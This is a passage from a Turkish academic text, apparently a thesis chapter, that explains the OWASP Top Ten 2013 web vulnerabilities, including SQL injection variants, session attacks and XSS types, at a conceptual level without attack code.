
Şekil 3.3. Açıklık barındıran web siteleri

Şekil 3.4'de 2013 yılından itibaren günlük engellenen ortalama web saldırı sayıları görülmektedir. 2015 yılında günlük engellenen web saldırısı ortalama bir milyon olup, 2014 yılına oranla yüzde 117'lik (iki kattan fazla) bir artış gerçekleşmiştir.



Şekil 3.4. Günlük engellenen saldırı sayısı

Saldırganlar işyeri veya kurumların kullandığı web uygulamalarına zarar vermek için potansiyel olarak birçok farklı yolu kullanabilmektedir. Kullanılan bu yollardan her biri dikkat edilmesi gereken riskler barındırabilir ya da barındırmayabilir. Bazen bu açıklıkları bulmak ve sömürmek çok kolay yapılırken, bazen çok zor olabilmektedir. Bulunan açıklar bazen hiç bir şey ifade etmezken, bazen ise kurumlar ve kişiler açısından çok büyük maliyetlere sebep olabilmektedir [14]. Şekil 3.5'te saldırganlar tarafından hedeflerine ulaşmak için kullanabilecekleri yollar gösterilmiştir.



Şekil 3.5. Saldırganlar tarafından kullanabilen farklı yollar [14]

Web uygulama güvenliği denilince akla ilk gelen oluşum olan OWASP, Open Web Application Security Project' nin kısaltılmış hali olup açık web uygulama güvenliği projesi anlamına gelmektedir. OWASP hiç bir teknoloji şirketine bağlı olmayıp kendi topluluğunun ihtiyaçlarını karşılamak için kurulmuştur. OWASP, güvensiz yazılımların oluşturduğu problemlere karşı mücadele etmek için kurulmuş bir topluluktur. OWASP' ın tüm araçları, dokümanları, listeleri ve bölümleri ücretsiz olarak her yazılım geliştiricisine ve web güvenliği çalışanına açıktır [15].

OWASP belli aralıklar ile kurumlar açısından en ciddi risk olduğunu belirlediği en önemli 10 güvenlik açığını 'OWASP Top Ten' ismi ile listelemektedir. Bu liste son olarak 2013 yılında açıklanmış olup Çizelge 3.1'de gösterildiği gibidir [14].


Çizelge 3.1. OWASP Top Ten – 2013

OWASP Top 10 - 2013
A1-Injection
A2-Broken Authentication and Session Management
A3-Cross-Site Scripting (XSS)
A4-Insecure Direct Object References
A5-Security Misconfiguration
A6-Sensitive Data Exposure
A7-Missing Function Level Access Control
A8-Cross-Site Request Forgery (CSRF)
A9-Using Components with Known Vulnerabilities
A10-Unvalidated Redirects and Forwards

3.3.1. Enjeksiyon (Injection)

Enjeksiyon, kullanıcı kaynaklı veri içerisinde bir komut veya sorgunun bir bölümünün yorumlayıcıya gönderilmesiyle gerçekleştirilir. Saldırganlar, ustalıkla planlanmış komutlar aracılığıyla, yorumlayıcıya çalışabilir komutlar göndererek özel veri alanlarına erişim sağlarlar. Enjeksiyon açıkları, uygulama üzerinden saldırganların isteğine bağlı olarak, oluşturma, okuma, güncelleştirme veya silme izinlerinden herhangi birini verir. En kötü durum senaryosu, bu açıklardan yararlanan saldırganın tamamen uygulama ve önemli sistem bileşenleri ile güvenlik duvarı katmanına erişebilmesidir. Çok fazla tipte enjeksiyon tipi vardır: SQL, LDAP, Xpath, XSLT, HTML, XML, OS komutları kullanılarak ve daha farklı şekillerde gerçekleştirilen enjeksiyonlar mevcuttur. Enjeksiyon açıkları, özellikle SQL enjeksiyon, web uygulamalarında ortak bir açıktır [16].

SQL enjeksiyonu SQL sorgularına beklenilenden farklı değerler göndermesi ile oluşan güvenlik açığıdır. Veritabanına gönderilecek olan sorgular manipüle edilerek SQL enjeksiyon (SQL Injection, SQLi) zafiyeti meydana getirilmektedir. Kullanıcının gönderdiği filtrelenmemiş veriler ile kullanıcının yetkisiz olarak veritabanından okuması istenmeyen verileri okuyabilmesi, hatta değiştirilebilmesine imkan tanıyan çok kritik bir açıklıktır. Bu kritik veriler; kullanıcı adı - şifre, şirketler arası satış verileri vb. önemli veriler olabilmektedir. SQLi zafiyeti içeren yazılımlarda genellikle veritabanındaki önemli verilerin okunup, ekrana yansıtılması sağlanır. Bu açıklık kullanılarak veritabanının değiştirilmesi, tamamen sunucu bilgisayarın tamamen kontrol edilmesi gibi sonuçlar doğurabilmektedir. Filtrelenmeden, genelde POST, GET metotları ile gelen verilen bu zafiyete yol açar. Web servisi üzerinde kullanıcıdan (client) hiç bir girdi alınmadığından ve kullanıcı tarafından manipüle edilecek girdilerin sunucu tarafında yapılacak olan sorgularda kullanılmadığı durumlarda SQLi açığının olmadığına kesin gözüyle bakabilir. Fakat istemci tarafından GET, POST vb. istekler alınıp sunucuya iletildiği durumlarda SQL'i zafiyeti ortaya çıkabilmektedir [17]. Bir giriş ekranına gerçekleştirilen SQL enjeksiyon saldırı Şekil 3.6'da gösterilmektedir.




Şekil 3.6. SQL enjeksiyon saldırısı

Yukarıda gösterilen SQL enjeksiyonu klasik olan bir saldırıdır, saldırıyı önlemeye yönelik bir işlem yapılmadığı durumlarda gerçekleştirilebilen en kolay enjeksiyon türüdür. Bu saldırının mümkün olmadığı durumlarda daha komplike SQL enjeksiyon türleri mevcuttur. Bunlar aşağıdaki gibidir;

Union Tabanlı SQL Enjeksiyon

En sık kullanılan SQL enjeksiyon saldırılarından birisidir. Union kelimesi SQL sorgularında iki sorgunun birleştirilmesinde kullanılır. Union birleştirme yapılabilmesi için iki sorgunun döndürdüğü kolon saylarının aynı olması gerekmektedir. Şekil 3.7’de Union tabanlı SQL enjeksiyon saldırısının nasıl gerçekleştirildiği görülmektedir.



Şekil 3.7. Union tabanlı sql enjeksiyon

Kör SQL enjeksiyon (Blind based sqli)


Saldırgan tarafından gönderilen verinin veritabanı sorgusunda nereye denk geldiğinin tahmin edilemediği durumlarda karakterleri tek tek değiştirerek deneme yoluyla gerçekleştirilen saldırıdır. Bu saldırı adam asmaca oyununa benzer tek karakter değiştirilerek veya eklenerek sunucunun döndüğü cevaba bakılır, eğer hata dönderiyorsa karakter değiştirilir. Bu saldırıda 'substring' gibi veritabanı fonksiyonları kullanılır. Kullanıcıya sadece rakam gönderiliyorsa veritabanında sorgulanmak istenen veriler ASCII sayılara dönüştürülerek gönderilir ve saldırgan tarafından ASCII karşılıkları bulunarak hedefe ulaşılır.

3.3.2. İhlal edilmiş kimlik yönetimi ve oturum çalınması (Broken authentication and session management)

Hesap bilgileri ve oturum anahtarlarının düzgün olarak yapılandırılmaması ve kod içerisinde yeterli güvenlik önlemlerinin alınmamasından kaynaklı olarak saldırganlar tarafından ele geçirilmesi veya oturum bilgilerinin manipüle edilmesi sonucu ortaya çıkmaktadır. Saldırganlar şifreleri ve kimlik denetimi anahtarlarını kullanıcının diğer bilgilerini elde etmek için kullanabilmektedirler. Bu saldırı iki şekilde yapılamaktadır.

Oturum Sabitleme (Session Fixation)

Bu saldırıda saldırgan öncelikle ilgili web sayfasını açarak kendisi için uzun ve tahmin edilmesi imkânsız olan oturum anahtarının oluşturulmasını sağlar. İkinci adımda bu oturum bilgileri ile oluşturduğu login sayfasını kurbana göndererek kullanıcı adı ve şifresiyle giriş yapmasını sağlar. Sonrasında aynı oturum anahtarı ve cookie bilgileri ile kullanıcı adı ve şifreyi bilmesine gerek kalmadan, yetkilendirilmiş olan session bilgileri ile kurbanın hesabına kolayca giriş yapar. Bu saldırıya ilişkin örnek saldırı senaryosu Şekil 3.8'de gösterildiği gibidir.



Şekil 3.8. Oturum sabitleme saldırısı

Tahmin Edilebilir Oturum (Session Prediction)

Bu yöntemde ise oturum ve yetkilendirme işleminin yeterince güvenli olmamasından dolayı, diğer kullanıcıların oturum bilgilerinin tahmin edilmesi mümkün olabilmektedir. Saldırgan oturum bilgilerini manipüle ederek diğer kullanıcılarla bir etkileşime girmeden oturumlarını çalabilmektedir. Örneğin bir saldırgan Şekil 3.9'da bulunan satış linkini ele geçirdiğinde burada bulunan oturum id sini değiştirerek başka kullanıcıların rezervasyon işlemlerine ulaşabiliyorsa burada oturumun güvensiz oluşturulmasından kaynaklı kritik bir açık bulunmaktadır.


```
http://www.example.com/satis/satinal?sessionid=4597228301&dest=Ankara
```

Şekil 3.9. Oturum çalınmasına müsait url bilgisi

3.3.3. Siteler arası betik çalıştırma (Cross Site Scripting – XSS)

Kullanıcıdan alınan girdinin herhangi bir denetimden geçirilmeden (ya da eksik girdi denetiminden geçirilerek) kullanıcıya gösterilecek sayfanın kaynak kodu içerisinde yer alan javascript kodlarına eklenmesi ve bu sayede istemci tarafında betik çalıştırılması işlemidir.

Bu sebeple XSS için HTML enjeksiyonu ya da betik enjeksiyonu tabirleri de kullanılmaktadır [18]. XSS saldırı diyagramı Şekil 3.10'da verilmiştir.




Şekil 3.10. XSS saldırı diyagramı [19]

XSS saldırılarının kullanılan yönteme göre çeşitleri bulunmaktadır.

Yansıtılan XSS (Reflected XSS)

Yansıtılan XSS açıklıkları sıkça rastlanan bir XSS türü olup, uygulamanın kullanıcıdan aldığı girdiyi HTML karakterlerinden ayrıştırmadan ya da kodlamadan (encoding) aynen geri göndermesi şeklinde oluşur.

Kullanıcıya geri gönderilecek girdi HTTP mesajının herhangi bir parametresinde yer alabilmekle birlikte yansıtılan XSS açıklıklarına yönelik saldırıda kullanıcının gönderebileceği girdi URL'in içinde yer almalıdır [20]. Yansıtılan XSS saldırısının gerçekleştirilmesi Şekil 3.11'de gösterilmiştir.




Şekil 3.11. Yansıtılan XSS saldırısı [21]

Depolanan XSS (Stored XSS)

En tehlikeli sayılan XSS saldırısıdır. Öncelikle açık sayesinde zararlı kod veritabanına kaydedilir. Başka bir kullanıcı kaydedilmiş kod verisini veritabanından çeken web sayfası için istekte bulunduğunda, zararlı kodun kurbanın tarayıcısında çalıştırılması sonucu oluşur. Örneğin bir uçak bileti satış sayfasında yolcu ismi kısmında bulunan XSS açığına saldırgan zararlı javascript kodu yazar ve kaydederse, bu kod veritabanına kaydedilir. Sonrasında yetkili personel tarafından yolcu bilgileri görüntülenmek istendiğinde, isim alanına girilen zararlı kod bu yetkilinin web tarayıcısı tarafından çalıştırılarak ve o anda aynı tarayıcıda bulunan diğer sekmelerde dâhil olmak üzere tüm cookie bilgilerinin çalınabilmesine imkân tanır.


Bu açıklıkların kullanılabilmesi için 2 defa istek yapılması gerektiğinden ikinci derece (second order) XSS olarak da anılırlar. Buna mukabil yansıtılan XSS açıklıkları da tek istek gerektirdiğinden birinci derece (first order) XSS olarak da adlandırılır [20]. Depolanmış XSS saldırısının gerçekleştirilmesi Şekil 3.12'de gösterilmiştir.



Şekil 3.12. Depolanmış XSS saldırısı [21]

DOM Tabanlı XSS (DOM Based XSS)

DOM (Document Object Model) tabanlı XSS saldırısı yansıtılan XSS saldırısını çok benzemekle birlikte, bu saldırıda HTML sayfası içinde zararlı kod bulunmayıp, DOM objesi içindeki zararlı kod çalıştırılarak meydana gelmektedir. Bu saldırıda da yansıtılan XSS gibi kurbanın saldırgan tarafından sağlanan linki tıklaması sonucunda zararlı kod devreye girmektedir. DOM tabanlı XSS saldırısının gerçekleştirilmesi Şekil 3.13'de gösterilmiştir.



Şekil 3.13. DOM Tabanlı XSS saldırısı [21]

3.3.4. Güvensiz doğrudan nesne referansları (Insecure direct object references)

Yönetim ve/veya konfigürasyon amacıyla kullanılan gizli sayfaların, kullanımdan kaldırılan uygulama adreslerinin ve hassasiyet taşıyan URL'lerin tespit edilmesi sonucu ortaya çıkmaktadır. Uygulama içinde bulunan, hassas verilere ve diğer kullanıcıların verilerine erişim sağlayan ve sadece yetkili olanların erişmesi gereken sayfa ve yapılandırma dosyalarının yetkilendirmesinde meydana gelen hatalardan dolayı, saldırganın diğer kullanıcıların ve uygulamanın hassas verilerine ulaşmasına sebep olan bir açıktır [22, 23].

3.3.5. Yanlış güvenlik yapılandırması (Security misconfiguration)

Yanlış yapılandırma açıklarına neden olan birçok sebep ve bu açık sonucunda ortaya çıkan birçok saldırı vektörü mevcuttur. Bu açığın ilk sebebi açık kaynak olmasından dolayı APACHE, MYSQL ve PHP nin en sık kullanılan web sunucu platformları olmalarından kaynaklanmaktadır. Bu platformlarda çıkacak bir açık veya yanlış yapılandırma sonucunda oluşacak bir açık tüm web uygulamasını etkileyecektir [24].

Varsayılan (default) ayarlarda bırakılan sunucu bileşenleri üzerine inşa edilen web uygulamalarında bulunan açıklar, bu bileşenleri iyi tanıyan saldırganlar tarafından kolayca ortaya çıkarılabilmektedir.

3.3.6. Hassas veri pozlama (Sensitive data exposure)

Uygulama geliştirici tarafından unutulan veya sunulan web sitesinde kalan ve hassas bilgi, link barındıran yorum satırlarından veya gereksiz koddan kaynaklanabilmektedir. Genellikle bu açık tek başına sömürülmeyip saldırgana yol göstermektedir. Eğer hassas bilginin bulunduğu yerde güvensiz doğrudan nesne referansı açığı varsa saldırgan tarafından kolayca sömürülmektedir [25]. Kimlik Numarası, kredi kartı, kullanıcı bilgileri gibi hassas bilgiler web uygulamalarında iyi korunmalıdır. Bu bilgiler kimlik hırsızlığı, kredi kartı sahteciliği ve benzer suçlarda kullanılabilmektedir. Hassas bilgilerin her zaman güvenli bir şifre ile taşındığından, saklandığından emin olunmalıdır [22].

3.3.7. İşlev seviyesi erişim kontrolü eksikliği (Missing function level access control)

Uygulamaya ait fonksiyonlara erişim kontrolünün yapılmamasından kaynaklanır. Bir fonksiyon kullanıcılar için düşük seviyede veri erişimi yaparken daha üst kullanıcılar için daha hassas verilere erişim imkânı verebilir. Kritik fonksiyonlardaki erişim yetkilendirmesini kullanıcıya özel yapmak yerine diğer fonksiyonlarda kullanılan varsayılan erişim protokolleri kullanıldığında açığa çıkmaktadır. Bazen normal kullanıcıya bir hizmet bir linkten verilirken yönetici kullanıcısına, diğer kullanıcıların düşünemeyeceği varsayımı ile erişim yetkisinin olup olmadığı düzgün olarak kontrol edilmeden oluşturulmuş yetkili herhangi bir oturum bilgisi ile erişilebilen bir linkten hizmet verilmesi durumunda ortaya çıkmaktadır.

Örneğin, normal kullanıcı kendi bilgilerine "*http://www.example.com/bilgiler.php"* linkinden ulaşırken yönetici yetkisine sahip kullanıcının istediği kullanıcının bilgisi görmesine izin veren hizmet "*http://www.example.com/admin/bilgiler.php"* linkinden verilmekte olsun.


Normal kullanıcı ilgili linki tahmin edip veya bir şekilde elde edip, bu hizmete kendi oturum bilgileri ile erişebiliyorsa burada erişim kontrolüne ilişkin açıklık bulunmaktadır. Bu tür

